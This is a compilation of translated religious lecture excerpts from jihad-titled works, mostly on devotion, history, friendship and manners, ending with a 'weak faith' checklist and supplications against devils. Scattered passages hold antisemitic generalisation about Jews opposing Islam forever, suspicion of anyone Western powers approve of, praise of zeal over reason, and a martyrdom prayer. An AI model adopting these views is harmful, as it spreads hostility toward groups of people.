However, you are ten centimeters when it comes to action, and when it comes to knowledge, you are over three meters. There is no balance! This is a disease. Having a lot of knowledge without action is a disease just like having a lot of action without knowledge.

There is a disease in the medical field known as hydrocephalus. It is when someone's head becomes so enlarged that his body is unable to carry it. I saw someone with his head like this, his body was thin, and his knees were unable to support his head. It could not! This is what many people look like: they learn a lot of knowledge - they memorize, they do not learn - they memorize. However, his head is poised like this while his body and limbs cannot support it. The size of a person's head must be consistent with the size of his body. Otherwise, he will be considered diseased if any part of his body grows larger while the rest of his body doesn't grow. If the medicine he takes all goes to one part of his body - for example, it all goes to his nose - his nose will become bigger than the rest of his head, and he will be deformed!

So, the Religion of Allah is a gradual divine method of developing the human soul just like this. Just like a medicine dropper administers the medicine gradually, they would take two verses or two *ahadith*, and they would go act upon them just like this..."

['*at-Tarbiyah al-Jihadiyyah wal-Bina*"; 3/182-183]

What Goes Around Comes Around:

"...Whenever I look to the effects of Ibn Taymiyyah and the effects of Sayyid Qutb on Earth, I come to realize the meaning of {*"A good word is as like good tree whose root is firmly fixed, and its branches reach to the sky, giving its fruit at all times by the Leave of its Lord..."*} [*Ibrahim*; 24]

Ibn Taymiyyah died in prison in the year 726 H. His books were burned up, and he and Ibn al-Qayyim were paraded around the streets of Damascus with the neighborhood children mocking and clapping behind them. Ibn Taymiyyah would sometimes write in prison, so they took away his pen and paper. So, he began writing on the walls of his cell using a rock. This treatise of *'al-Hamawiyyah'* or *'at-Tadmuriyyah'* was copied down from the walls of his prison cell. Ibn Taymiyyah died in 726 H, and the the scholars who competed with him thought that they were finally rid of him. He died in 726 H, and after exactly four centuries, someone emerged in the belly of the Arabian Peninsula who loved the boks of Ibn Taymiyyah and learned from them, and he was *Shaykh* Muhammad bin 'Abd al-Wahhab. Muhammad bin 'Abd al-Wahhab was expelled from ad-Dar'iyyah to here and there, to Iraq, etc. Afterwards, he returned, and Allah softened the heart of Muhammad bin Sa'ud towards him and he agreed to aid his mission, and he did so.

The whole world went crazy, and they moved Ibrahim Basha the son of Muhammad 'Ali Basha, and a Syrio-Egyptian army moved to tear apart this *da'wah* and wipe it out from Najd, and they took its leader 'Ubaydullah bin Sa'ud and imprisoned him. Afterwards, the

people thought that this *da'wah* was finished. About fifty years ago, one of Muhammad bin Sa'ud's sons, 'Abd al-'Aziz, took over as leader. During the days of 'Abd al-'Aziz, the people would wander from place to place until they could find just a tiny date to eat. One of the inhabitants of Najd told me: "One day during the famine, we would dig up ant hills and collect and eat the wheat that the ants would gather. We were unable to eat dates on a daily basis, and we'd have to eat the date one day, and suck on the seed of that date the next."

They would also take the vines on which the dates grew and wash them. So, the people of Najd would all come with their containers and vessels to collect some of the wash of these date vines. Allah then Willed that petroleum would be discovered inside the Arabian Peninsula, and this country began printing the books of Ibn Taymiyyah - printing and distributing, printing and distributing - and not a single library in the world was left except that it contained Ibn Taymiyyah's books. Today, if you wish to silence someone, you simply say 'Ibn Taymiyyah said such and such,' and the person is silenced: {*"A good word is as like good tree whose root is firmly fixed, and its branches reach to the sky, giving its fruit at all times by the Leave of its Lord..."*}

Sayyid Qutb was the same way. He was executed in prison, not in the street. They executed him inside the prison in a dark room, and nobody knows where his grave is until now. His own family doesn't know where he is buried. One of his old friends said to me: "If only we knew where his grave is so that we can visit him..." So, I said to him: "His Lord does, you don't need to know." The day that Sayyid was executed, six to eight thousand copies of *'Fi*

Dhilal al-Qur'an' were burned in the main streets, in other words 64,000 volumes of the book were burned. Anyone in Egypt who was found possessing any of Sayyid Qutb's books - especially *'Ma'alim fit-Tariq'* - was sentenced to ten years in prison. Sayyid's books were treated like opium! They were actually like opium! They were warned against in the same way that marijuana was warned against.

When Sayyid Qutb was executed, the *'Voice of the Arabs'* broadcast that he had been executed because he wanted to kill Umm Kulthum and destroy charitable organizations and the radio stations that broadcast the Qur'an, and because he had contacts with Western intelligence, that he was an American agent, a Western agent, etc. So, the announcer on the *'Voice of the Arabs'* show, Ahmad Sa'id - I heard him myself, and may he go to Hell, and what an evil destination - would say regarding Sayyid Qutb: "To Hell, and what an evil destination."

That generation began asking itself: 'Who is this man who was executed? What is this book *'Ma'alim fit-Tariq'* and this book *'Fi Dhilal al-Qur'an'* that he was sentenced for?' So, everyone began looking for these books to read them. This happened to the point that a failing Christian publishing company in Beirut was advised by other Christians: "If you want to save your company, print *'Fi Dhilal al-Qur'an.*" Yes, and he did so, and in the same year that Sayyid Qutb was executed, the book was printed seven times. Seven times! And during his life, it was only printed one and a half times - they did not even complete the second printing. Everyone who read Sayyid Qutb's books returned to Allah and was affected by him, and the curse of Allah came down on those who had

prevented people from reading them before. While they used to pound and whistle and jump up and down in the streets while his books were being burned, you now do not find a group of Muslims on Earth except that his books are with them, as they have been translated into almost every language..."

['*Fi Dhilal Surat at-Tawbah*'; p. 242-243]

Why the People of the Book Are Mentioned So Much in the Qur'an:

"...Really, the one who follows the Noble Qur'an finds that the pages dedicated to the People of the Book are greater than their size and influence in the Arabian Peninsula. So, what is the secret behind this disproportional focus on them?

Allah Knew that after the idolaters were pushed out of the way of the spread of this call, the People of the Book would in the future take their place as the lump in the throat standing in the face of this religion. And Allah Knew that the Jews would head all efforts in fighting and opposing this religion since their days in Madinah all the way to the Day of Resurrection. Because of this, we have these long pages focusing on the People of the Book.

In truth, after polytheism was eradicated from the Arabian Peninsula, issues began with the People of the Book, and wars ensued with the People of the Book, and battles continued with the People of the Book, and the majority of battles that the Muslims fought were against the Romans. The Persians were finished after the defeat of Kisra, after the battle of Nahawand that was commanded by an-Nu'man bin Muqrin. The Persian state was finished, and this was prophecized by the Messenger of Allah (صلى الله عليه وسلم) when he sent a letter to Kisra and a letter to Heraclius, and Kisra tore up his letter, and the Prophet said: **"May Allah tear up his kingdom,"** and he said: **"If Kisra is destroyed, there will be no Kisra after him."** The Persian empire was unable to stand up in front of the Muslims for more than ten years or so.

As for the Romans who have been fighting the Muslims since the days of Yarmuk until today, they escaped to Constantinople and took it as a base from which to fight this religion, and they stood as a preventative barrier to the spread of this religion. In Rome, the Western Church was the Pope's base, and Charles Martel stood in the face of this religion in the Battle of Tours in Europe after he had killed 'Abd ar-Rahman al-Ghafiqi in the Martyrs' Court in France. So, the advance in Europe was halted until the Turks came once again and conquered Constantinople, and the battles started all over again. Muhammad al-Fatih came and conquered Constantinople and began to initiate another conquest within Europe. With this, he faced immense challenges from the People of the Book, while the idolaters - the Persians and Magians - are for the most part finished..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 140-141]

How Islam Came To Afghanistan:

"...So, this area that we are in, Afghanistan, was subject to Persian Magian rule...Badakhshan, the northern provinces, Juzjan, etc. all the way to Takhar and Herat. Khurasan was part of the Persian empire, and Bukhara and Samarqand were all part of the Persian empire. How did 'Uthman conquer it?

*Do you not see me guided after I was misguided * And I became a soldier in the army of Ibn 'Affan?*

So, all of these areas were conquered in the era of 'Uthman, and 'Abd ar-Rahman bin Samurah conquered Kabul during the era of either 'Umar or 'Uthman. In the *'Sunan'* of Abu Dawud, it says: "'Abd ar-Rahman bin Samurah narrated to us in Kabul." So, 'Abd ar-Rahman bin Samurah conquered Kabul during the era of 'Umar or 'Uthman, may Allah be Pleased with them both.

None of the populations that were conquered by the Muslims ever rebelled or resisted them except the people of Afghanistan. The people of Afghanistan are very stubborn, and it is not an easy task to make them submit. So, the Muslims conquered it during the era of 'Umar, and this was followed by a rebellion from some of the tribes and the expulsion of the Muslims, and the Muslims had to return later on and conquer Afghanistan a second time.

If the Afghans become convinced of an idea or belief, they are known to cling to it very tightly and spread it. This is why they carried the religion of Buddhism and the people of Afghanistan adopted it. There was no way to change them - Buddhism, that was it, and this is why there is a huge statue of Buddha still

standing in Bamyan today.* They are the ones who spread Buddhism in the region - to Pakistan and India. The Afghans are the ones who spread it...some tribes became convinced of this belief and began spreading Buddhism.

Islam then came, they became convinced of Islam, and they spread it throughout the region. So, most of these areas adopted Islam through them, and Mahmud al-Ghaznawi invaded India seven times. He entered it and demolished their statue, Shamnama, and after this, the Afghan people adopted the Hanafi *madhhab*..."

['*Fi Dhilal Surat at-Tawbah*'; p. 141-142]
[*] Obviously, that changed in March of 2001.

How the Believer Relaxes:

"...The stronger a person's connection with his Lord becomes, the more he will feel relaxed. This is why they said to Ibn al-Mubarak: "Who are the kings?" So, he replied: "Those who abstain from the worldly pleasures." They asked him: "Who are the lowest of people?" He replied: "Those who eat with their religion," meaning they are hypocritical with the people. So, they do this for a bite of food or a badge of honor, or any other worldly gain. They asked him: "Who are the lowest of the low?" He replied: "Those who ruin their religion in order to gain wordly benefit for others."

One of them would describe himself, saying: "We are in such a state of happiness that if the kings and their sons knew of it, they would fight us with swords over it." So, our happiness is greater than the happiness of the kings! And if they knew of this happiness that we had, they would fight us with weapons for it!

When Ibn Taymiyyah came into conflict with the ruler, the ruler said to him: "I know that you see the people gathering around you, and this made you greedy for my kingdom." So, Ibn Taymiyyah replied: "Listen! By Allah, I would not pay a single *dirham* for your kingdom!" Not a single one! But, the ruler is fearful for his throne, and Ibn Taymiyyah is relieving him by telling him that he would never buy his kingdom...

This is all the result of the happiness and honor that they were immersed in. Of course, the people of the *dunya* do not understand any of this. They only understand things in the context of the world they are living in, the cars they drive, the money they

have, etc...

Then, in addition to the happiness that immerses such a person...why does a person become relaxed? A person becomes relaxed as the result of worship, because this fills the empty space inside. That empty space that is reserved specifically for worship becomes filled with it. So, a person becomes relaxed when he fills himself with worship, just like when a motor is filled with oil..."

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 5/26-27]

Living Together:

"You cannot live alone. Do not live alone, as the wolf eats up the lone sheep, and Satan is close to the one who is alone and is farther from two who are together. So, if you live somewhere, live with at least one other person, and this one person should be righteous.

Friends are like a row of connected test tubes: if liquid overflows in one tube, the excess flows into the other tubes until there is an equal amount of liquid in all the tubes. Likewise, if you live with corrupt people, they will take away many of your good deeds, and you will decrease and decrease and decrease until you are all equal in status. You will definitely end up like these interconnected test tubes. A group of friends are all like each other, and the longer the friendship lasts, the closer the character and manners of each person in the group will be to the others. Do not believe that a good person can live for long with a corrupt person, unless the corrupt person improves and follows the example of the good person.

This is why you should look for the good people, and a friend is like a chain: he will either drag you into Paradise or drag you into Hell. He will either cause you problems or he will help you solve your problems...

After this, work on guarding your tongue, because most of the torture in Hell is because of the tongue: **"And will people be dragged on their faces into Hell because of anything other than what their tongues have brought forth?"**

After this, work on making good use of your time. Do not waste your time. Always try to bring about some benefit from your social gatherings. So, if you see people talking about food, drink, telling jokes, etc., tell them: 'Guys, I read a story today to tell you about something that happened in Syria, or something that the Afghans did,' or say: 'What do you think about this *hadith*? I read the *tafsir* of this verse to tell you about,' etc. Benefit them in this gathering, and occupy them with something that will benefit them. Sit down together and read the Qur'an, read the biographies of the Prophet (صلى الله عليه وسلم) and the Companions, a simple explanation of the Qur'an such as *'Tafsir al-Jalalayn'* - a simple, general explanation - and read a simple book of *Fiqh*, especially regarding how to pray. Read the entire section on how to pray, such as *'Fiqh as-Sunnah.'* Read in detail how to make *wudu'*, because it doesn't make sense to sit for thirty years not knowing the proper way of making *wudu'*, performing prayer, etc. - you pray while not knowing the fundamentals of the prayer and *wudu'*, and you do not know the details of optional fasting, etc. So, do all of this combined with good friends and a pure, truthful intention.

And stay away from women (and likewise, women should apply the same for men), as this is the source of all tribulation for those at your age, and in fact for those at any age. Stay from women who are forbidden for you. It is an obligation for you to stay away from them. Of course, all of the women in this land are forbidden for you. It is forbidden for you to look at them, it is forbidden for you to sit with them, it is forbidden for you to chat with them, and it is forbidden for you to be alone with them. The heart cannot bear these things because the glance is one of Iblis's poisonous arrows.

Whoever lowers his gaze from what Allah has forbidden will be given a sweetness by Allah that he will feel in his heart. But to look, to continue looking, and to allow this arrow to strike you in the heart - not just an arrow, but a poisonous arrow that poisons your heart - to let an arrow strike you day after day after day, this will make your heart weak and unable to face the problems of life. This is why you find a person who is drowning in desires to be weak-hearted...As for the heart of the believer, his heart is strong and he isn't affected by anything. His heart is strenghtened by worship, and therefore does not become scared or shaky. As for the heart of the sinner, you see it shaking. Why? Because the arrows have killed him just like someone who has an ulcer in his stomach and cannot eat because of it.

Work for Allah and stick together, and the more you work for Allah, the more your souls will become strong and rise, and you will ascend rapidly upon the path of those who are ascending towards Allah. I advise you to recite the Qur'an everyday, because the Qur'an is like water for a plant. It is the life of the heart, and the water and life for the heart is the Qur'an..."

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 5/35-36]

If You See Him Accepted By Them:

"When will they accept you? Either you abandon your faith or they abandon their sin, and this won't happen. If they abandon their sin, this means they become Muslims, and the conflict cools down. And if you abandon your Islam, you have committed *shirk*. So, the conflict continues: {***"...Do you criticize us for no other reason than that we believe in Allah and in what has been sent down to us and to those before us, and that most of you are rebellious sinners?"***} [*al-Ma'idah*; 59] So, their sin and our faith is the reason.

So, if you see America or Russia or Britain or the criminals and tyrants in the Islamic world - if you see them pleased with someone, you should doubt this person's Islam and his faith. Understood? This is because Allah has set down a rule that does not change, and this rule says: {***"And the Jews and Christians will never be pleased with you until you follow their way..."***} [*al-Baqarah*; 120]

['*Fi Dhilal Surat at-Tawbah*'; p. 22]

Ghayrah for Islam Has Become a Deficiency:

"…It is a disaster that your heart dies without you noticing. It is as if you say: 'O Lord! How often I rebel against You without you punishing me for it!' And He replies: *'How often I punish you without you even noticing! Haven't I removed the life from your heart?'*

The death of the heart, the lack of reaction to the *Shar'i* texts, that your face doesn't become red for the sake of Allah…that's it. Your heart is dead. It no longer pumps blood. In fact, this has now become something shameful. It has now become blameworthy for one to have zeal and to react strongly when he sees some corruption or evil in front of him. This is now considered a deficiency of the many deficiencies that can exist in one's character. People will say that you are a poor guy who is quick to get charged up, or that you are passionate, or that you are zealous, or that you are rash, or that you are a fundamentalist, etc. Yes! It is now something blameworthy!

…Yes, and this is why we now use these terms without realizing what we're saying. This person is too simple-minded, this person is too passionate, that person is a fanatic, easily charged up, zealous, etc. And is this religion given victory by mere reason, or is it given victory by zeal and passion? Reason tells you: how can you stand against Russia? Malik bin Nabi said that the index finger of Bilal that was raised to the sky saying '*Ahad, Ahad* (He is One, He is One)' was not the voice of reason. Rather, this was the voice of emotion, because reason would tell him to deceive Umayyah bin Khalaf and then come at night and renew his Islam at night with Muhammad.

Someone once said to me: “Brother, we shouldn’t be so open with everything we say. I sat for two years in an office without my coworker knowing my mindset.” So, I said to him: “May Allah ease your affairs. This means that for two years, you didn’t speak a single word commanding good or forbidding evil because if you had spoken, he would have known your mindset?” And he considers this to have been cleverness on his part!

*The cowards think that cowardliness is intelligence * This is the deception of the wicked soul…”*

[*'Fi Dhilal at-Tawbah'*; p. 223]

The Muslim Knows the Way:

"...We are living a blessing.

One of us is raised from childhood to know that, for example, the unrestrained glance is forbidden. So, for the rest of his life, the unrestrained glance is forbidden, seclusion with the opposite gender is forbidden, adultery and fornication are forbidden, interest and usury are forbidden, speaking badly about others behind their backs is forbidden, etc. That's all it takes! So, a personality is developed that is mature and balanced, thanks to its Lord.

However, in America, one day, it's OK to drink alcohol, the next day it isn't. Sometimes, the government allows alcohol, and at other times prohibits it. Sometimes, it penalizes those who sell it, and it doesn't at other times. No. Alcohol is forbidden in Islam, and we learn this from when we are two years old, and we learn that it is objectionable from that point onwards. Everything that is forbidden in Islam is inherently objectionable, and everything that is permitted is acceptable and there is no problem in doing it. Because of this, we have the *hadith*: **"If you have no shame, do what you wish,"** and this has two possible interpretations. The first is that if something you want to do doesn't contradict the *Shari'ah*, do it. The second interpretation is that the person with no shame will do whatever he wants.

So, we're truly relaxed. It's enough that we know the way. The European, what is his path? Where is he going? For us, everything is solved mentally and spiritually. We know our path, its start, its

purpose, and its end:

Where did we come from? Allah Created us.

Where are we going? He will cause us to die, and then gather us on the Day of Resurrection, in which there is no doubt.

Why did He Create us? Only to worship Him.

Who controls the Universe? The kingdom of the Heavens and the Earth belong to Allah.

The God we worship is Dominating, Colossal, Wise, Merciful, Generous to His slaves. In Europe, what do they have? Who do they deal with? Who do they turn to? Who do they rely on? What do they fortify themselves with? What do they seek refuge with? The concepts of Satan, the *Jinn* , God, the Hereafter, etc. - all of these things have been wiped from the dictionary of the West. The traveller's check, the value of the mark, the value of the *dinar*, the value of the dollar - this is their life.

Because of this, a person who lives without a set of rules will oppress others when given the chance. He will cheat people out of their wealth when given the chance. He will fornicate when given the chance. He will steal when given the chance..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 505-506]

Our Inner vs. Outer Condition:

"...And the believer - *subhan* Allah, glory be to You, O Lord - is liked by everyone no matter what.

Why?

The believer isn't fake. There is nothing you can hold against him. What he does in secret is what he does openly. There aren't secret acts and public acts. He doesn't have a personality in secret and a different one in public. They are both the same. So, if you were to peek into his life when he's alone, you'd find him even better than he is in public. If you were to see him at home at night, you'd find him either praying, sleeping, eating *suhur*, or reciting the Qur'an. There is nothing you can hold against him. There is no girl he has snuck in to commit indecent acts with, nor does he have stolen money that he is counting.

His outer condition is like his inner condition. In fact, his inner condition is even better than his outer, and the early Muslims would say 'O Allah, make our inner condition better than our outer condition, and make our outer condition good.' There is nothing you can hold against him. He has inner confidence, is sure of himself, and is relaxed.

As for the hypocrite, he fears that everyone will discover his faults and that they are privy to his sins. This is why it's as if the suspicious person wants to tell people 'Take me away, take me away.' Why? He is filled with faults, and he suspects that this person knows of them, that person found out, etc. So, his whole

life is full of anxiety and constriction.

As for the believer, 'Umar bin al-Khattab nullified his ablution while on the pulpit. He said: "O people, I've passed gas, and I am going to make ablution and return." He is sure of himself. So, why would he care what people think? On a day other than Friday, he ascended the pulpit and gathered the people and said: "O people, a few years ago, I used to herd sheep for people in Makkah for a few copper coins." So, 'Abd ar-Rahman bin 'Awf took him aside and said to him privately: "Commander of the Believers, you did nothing but belittle yourself in front of everyone." So, 'Umar said: "That was exactly my intention. I felt impressed with myself, and therefore wanted to humble myself in front of everyone.""

[*'Fi Dhilal Surat at-Tawbah'*; p. 489]

True Men Are Known in Times of Hardship:

"...Those who gave *Bay'at ar-Ridwan* beneath the tree at Hudaybiyah were 1,400 men. When was this? It was in Dhu al-Qi'dah 6 AH. When the treaty was solidified and Quraysh stood aside and held back from fighting the Messenger of Allah (صلى الله عليه وسلم), only then did people begin entering Islam, as they had previously been afraid of Quraysh. So, Quraysh had a treaty with the Messenger of Allah and held back from fighting him, and waves of people saw this as their chance to become Muslims even if Quraysh didn't like this. So, they became Muslims. Those who came did so 21 months after the Treaty of Hudaybiyah. What happened after this? The conquest of Makkah. Those who came to conquer Makkah with the Messenger were 10,000. This means that how many people had become Muslim in the time leading up to this? At least 8,500 or 8,600 in the two years of peace had decided to enter Islam.

Why? There are people in society who like you. However, they will not dare to help you if the government is angry with you. Isn't this so?

Believe me, during the time that Egypt was unleashing its wrath on Sayyid Qutb and his family, nobody was able to lend them even a single *dirham* at a time when the women in the family could not even afford the cost of their weekly visits to Sayyid and Muhammad Qutb. They wouldn't dare. I heard them saying: "The people have cut themselves off from us. We went to some people to borrow money from, our friends. They said "We don't know you. Don't come to us, and we won't come to you.""

...So, as a *da'i*, if you stand up to the government, the only ones who will stand by you are those who are ready for death or some sort of sacrifice. True men are known in times of hardship. No *da'i* will stand by you unless he is willing to give up his family, children, wealth, and job...So, nobody will stand by you in harsh circumstances except true men, and they are few - men who live by their beliefs and have principles they stick to.

When the Messenger made the pact with Quraysh, over 8,500 became Muslim in the less than two years that followed. And when Quraysh was defeated in Ramadan of 8 AH and Hawazin was defeated after them in Shawwal of 8 AH, only then did the delegations begin coming to Hunayn from all corners of the Arabian Peninsula to enter Islam in waves: {***"When the victory of Allah and the conquest comes, and you see the people enter Allah's Religion in waves."***} [*an-Nasr*; 1-2]

So, during difficult circumstances in which you are confronting the massive *jahiliyyah* around you, don't expect people to accept your call. None will accept it except those are are prepared to sacrifice everything they own, even their lives.

Quraysh and Hawazin were finished in the 8th year AH. Two years later, in the 10th year AH, the Prophet made *Hajj* along with 124,000 people. How many were there during the conquest of Makkah? There were 10,000. This means that in the two years between the two, there were 114,000 who became Muslim. However, the core of this society and its essence and foundation

and nucleus was the mere thousand who participated at Uhud or the 1,400 who witnessed *Bay'at ar-Ridwan*. These, if they were to have been removed them from the picture, the entire society would've collapsed.

Because of this, the governments are smart when they fight Islam. They are very smart. They don't come and kill everyone and have this held against them. Rather, they come and remove the five, six, or seven leaders who are the nucleus and essence and solid foundation and kill them off. While they only took out six, they really took out an entire *ummah* by taking out these six! {***"Indeed, Ibrahim was a nation unto himself..."***} [*an-Nahl*; 120]

*And how often is one man equal to a thousand * And how often are a thousand men equal to none..."*

[*'Fi Dhilal Surat at-Tawbah'*; p. 50-54]

Mothers: Producers of Heroes

"...Mothers play a great role in building a generation. The better a mother is at raising her children, the more successfully the *Ummah* is built and the more successful it is at producing heroes. You hardly ever see a great man except that a great woman is behind him who left some of her traits in his personality by way of the milk from which he was fed and the warm embrace in which he sought refuge.

Most men find it hard to remove these shining images from their minds that they retain of their mothers. These outstanding images that ran through his veins from a young age remain engraved in his mind, and he cannot help but to remember them with veneration and pride. He recalls the simple, clear words that his mother left his spirit with, and these words grow to become milestones on his path and guiding lights on his quest.

He cannot help but to place himself under the vast shade that his mother provided for him throughout the long course of his life, nurtured by the pleasant emotions and mixed with the eternal days of his life. These realities grow in his spirit and become an inseparable part of his personality that he cannot let go of without letting go of his humanity.

This is why preserving this affection and repaying this kindness with kindness is an obligation in Islam that is directly partnered with *Tawhid*: {***"...and your Lord ordained that you worship only Him, and that you treat your parents with excellence..."***} [*al-Isra'*; 23] And disobedience to them is directly partnered with *kufr.*

Respect for mothers occupies a very high position on the ladder of Islam, and is very heavy in its scales. It is reported in the *'Sahih'*

that a man came to the Messenger of Allah (صلى الله عليه وسلم) and said: "O Messenger of Allah, who is most deserving of my kind treatment?" He replied: **"Your mother."** The man asked: "Then who?" He replied: **"Your mother."** The man asked again: "Then who?" He replied: **"Your mother."** The man asked again: "Then who?" He replied: **"Your father."**

I once said to Ibrahim al-Akhdar – the *imam* of the *Haram* in Makkah – "Why do you prevent your sweet voice from being heard by the Muslims who come from everywhere to hear it? How can you request to return to Madinah when some people say that hearing you recite the Qur'an is like hearing it descending fresh from the heavens?"

So, he replied: "My treasures in this world are my grandmother and mother, and I must fulfill my responsibilities to them and treat them well. Nobody can do this but me."

I said: "Why don't you bring your grandmother here?"

He said: "She refuses to leave Madinah out of fear that she might die outside of it, and her greatest wish is to be buried in the graveyard of al-Baqi'."

And indeed, Ibrahim actually left the *Haram* in Makkah and went back to leading a small mosque in Madinah, sticking to the Paradise that is at the foot of his mother and grandmother..."

[*'Majallat al-Jihad'*; #36, Rabi' al-Awwal 1408]

Signs Of Weak Iman

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

- Committing sins and not feeling any guilt
- Having a hard heart and no desire to read Quran
- Feeling too lazy to do good deeds, e.g. being late for salaah
- Neglecting the Sunnah
- Having mood swings, for instance being upset about petty things and bothered and irritated most of the time
- Not feeling anything when hearing verses from the Quran, for example when Allah warns us of punishments and his promise of glad tidings
- Finding difficulty in remembering and making zhikr
- Not feeling bad when things are done against the Shariah
- Desiring status and wealth
- Being mean and miserly, i.e. not wanting to part with wealth
- Ordering others to do good deeds when not practicing them ourselves
- Feeling pleased when things are not progressing for others
- Being concerned with whether something is haram or halal only; and not avoiding makroo (not recommended) things
- Making fun of people who do simple good deeds, like cleaning the masjid
- Not feeling concerned about the situation of Muslims
- Not feeling the responsibility to do something to promote Islam
- Liking to argue just for the sake of arguing without any proof
- Becoming engrossed and very involved with duniya, worldly things, i.e. feeling bad only when losing something in terms of material wealth
- Becoming engrossed and obsessive about ourselves

Protective Measures against the evil devils

All taken from http://www.ruqyah.org/index.html
Saying Bismillah when eating and drinking

It was narrated that 'Umar ibn Abi Salamah (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said:
"Say Bismillah and eat with your right hand." Fath Al-Bari, 7/88. Muslim, 3/1599, no. 108.
It was narrated that Jabir (RA) said: I heard the Messenger of Allah (Peace and Blessing upon Him) say:
"When a man enters his house and remembers Allah upon entering and when eating, the Shaytan says: 'You have no place to stay and no dinner.' If he enters and does not remember Allah upon entering, the Shaytan says: 'You have found a place to stay.' And if he does not remember Allah when eating, he says: 'You have found a place to stay and dinner.'" Sahih Muslim, 3/1598, no. 103.
It was narrated that Hudhayfah (RA) said: When we ate with the Prophet (Peace and Blessing upon Him), we would not stretch forth our hands until the Messenger of Allah (Peace and Blessing upon Him) stretched forth his hand first. We were going to eat with him one time, when a young girl came rushing as if she were being pushed. She went to stretch forth her hand to the food, but the Messenger of Allah (Peace and Blessing upon Him) took hold of her hand. Then a Bedouin came rushing as if he were being pushed, and he took hold of his hand. Then the Messenger of Allah (Peace and Blessing upon Him) said:
"The Shaytan regards food as permissible (for himself) if the Name of Allah is not mentioned over it. He brought this girl so that the food might become permissible for him through her, but I took her hand. Then he brought this Bedouin so that the food might become permissible for him through him, but I took his hand. By the One in Whose hand is my soul, his hand is in mine along with her hand." Sahih Muslim, Kitab Al-Ashribah, 3/1597, no. 102.
Then he mentioned the Name of Allah and began to eat.
It was narrated that the Sahabi Umayyah ibn Makhshi (RA) said: The Messenger of Allah (Peace and Blessing upon Him) was sitting and a man was eating who did not mention the Name of Allah until there was only one morsel left of his food. When he raised it to his mouth, he said: "In the Name of Allah at the beginning and at the end of it." The Prophet laughed and said: The Shaytan kept eating along with him, but when he mentioned the Name of Allah, he (the Shaytan) vomited what was in his belly." Sunan Abu Dawud, 3/140, no. 3768; Al-Nasa'i, 'Ami Al-Yawm Wa'l-Laylah, p. 102, no. 283.
Do you not see the importance of mentioning the Name of Allah when you start to eat or drink? The scholars (may Allah have mercy on them) are unanimously agreed that it is Mustahabb to mention the name of Allah when one starts to eat or drink, but if a person omits to do so for some reason then becomes able to do so whilst eating, it is Mustahabb to say "Bismillahi awwalahu wa akhirahu (In the Name of Allah at the beginning and at the end)." It is also Mustahabb to say it out loud so as to remind others and set an example for them.

What should be said when entering the house
It is Mustahabb to say when entering one's house:
'Bismillah as-salamu 'alaykum'
(In the Name of Allah, peace be upon you),' whether there are any humans in the house or not, because Allah says:
"*But when you enter the houses, greet one another with a greeting from Allah* (i .e. say: As-salamu 'alaykum — peace be on you), *blessed and good*." (Al-Nur 24:61)
It was narrated that Anas said: The Messenger of Allah (Peace and Blessing upon Him) said:
"O my son, when you enter upon your family, greet them with Salam; it will be a blessing from Allah upon you and upon the people of your household.' Sunan Al-Tirmidhi, Bab Maja'a Fi'l-taslim Idha Dakhala Baytihi.
It was narrated that Abu Malik Al-Ash'ari (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said: "When a man enters his home, let him say:
"Allahumma inni as aluka khayra Al-mawlij wa khayr Al-makhraj, bismillahi walajna wa bismillahi kharajna, wa 'ala Allahi rabbina tawakkalna (O Allah, I ask of You the best entering and the best exit. In the Name of Allah we have entered and in the Name of Allah we have exited, and in Allah our Lord have we put our trust) then let him greet his family with Salaam. Sunan Abi Dawud, Kitab Al-Adab, 5/328, no. 5096; classed as Sahih by Al-Albani (may Allah have mercy on him).

It was narrated that Jabir ibn 'Abdullah (RA) said: I heard the Messenger of Allah (Peace and Blessing upon Him) say:
"When a man enters his house and mentions Allah when he enters and when he eats, the Shaytan says: '(You have) no place to stay and no supper.' If he enters and does not mention Allah when he eats, (the Shaytan) says: 'You have found a place to stay and supper.'" Sahih Muslim, 3/1598, no. 103.
In the Muwatta of Imam Malik it is narrated that he heard that it is Mustahabb when entering an uninhabited house to say:
"As-salamu 'alayna wa 'ala 'ibad-illah il-salihin (Peace be upon us and upon the righteous slaves of Allah)." Al-Muwatta', Kitab Al-Salam, Bab Jami' Al-Salam, vol. 2, p. 962, no. 8.

What a person should do and say if he gets angry
Anger is one of the evil whispers of the Shaytan. Allah says:
(*And if an evil whisper from Shaytan (Satan) tries to turn you away (O Muhammad) (from doing good), then seek refuge in Allah. Verily, He is the All Hearer, the All Knower*.) (Fussilat 41:36)
It was narrated that the Companion of the Prophet (Peace and Blessing upon Him) Sulayman ibn Surad (RA) said: I was sitting with the Prophet (Peace and Blessing upon Him) and two men traded insults. One of them turned red in the face and became furious, and the Messenger of Allah (Peace and Blessing upon Him) said:
"I know a word which, if he said it, what he is experiencing would go away. If he said, A'udhu billahi min As-shaytan il-rajim (I seek refuge with Allah from the accursed Shaytan),' what he is experiencing would go away."
They said to him: "The Prophet (Peace and Blessing upon Him) said:
"Seek refuge with Allah from the accursed Shaytan."
He said: "Am I insane?" Fath Al-Bari, Kitab Bad' Al-Khalq, Bab Sifat Iblis, 6/151; Sahih Muslim, 4/5/20, no. 109
It was narrated that 'Aishah (RA) said: The Prophet (Peace and Blessing upon Him) entered upon me when I was angry. He took hold of the end my nose and tweaked it, then he said:
"O 'Uwayyish (diminutive form of 'Aishah), say: Allahumma aghfir li dhanbi wa adhhib ghayda qalbi, wa ajirni min As-Shaytan (O Allah, forgive my sin, take away the anger in my heart, and protect me against the Shaytan)."
It was narrated that the Companion of the Prophet (Peace and Blessing upon Him) 'Atiyyah ibn 'Urwah Al-Sa'di (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said:
"Anger comes from the Shaytan, and the Shaytan was created from fire. Fire is extinguished by water, so if one of you becomes angry, let him do Wudu." Sunan Abi Dawud, Kitab Al-Adab, 5
It is Mustahabb for the one whom the Shaytan provokes to anger to suppress his anger and to seek refuge with Allah from the accursed Shaytan. Then he should hasten to do Wudu, and remember that the reward with Allah for suppressing his anger is great.
It was narrated from the Companion of the Prophet (Peace and Blessing upon Him) Mu'adh ibn Anas Al-Juhani (RA) that the Prophet (Peace and Blessing upon Him) said:
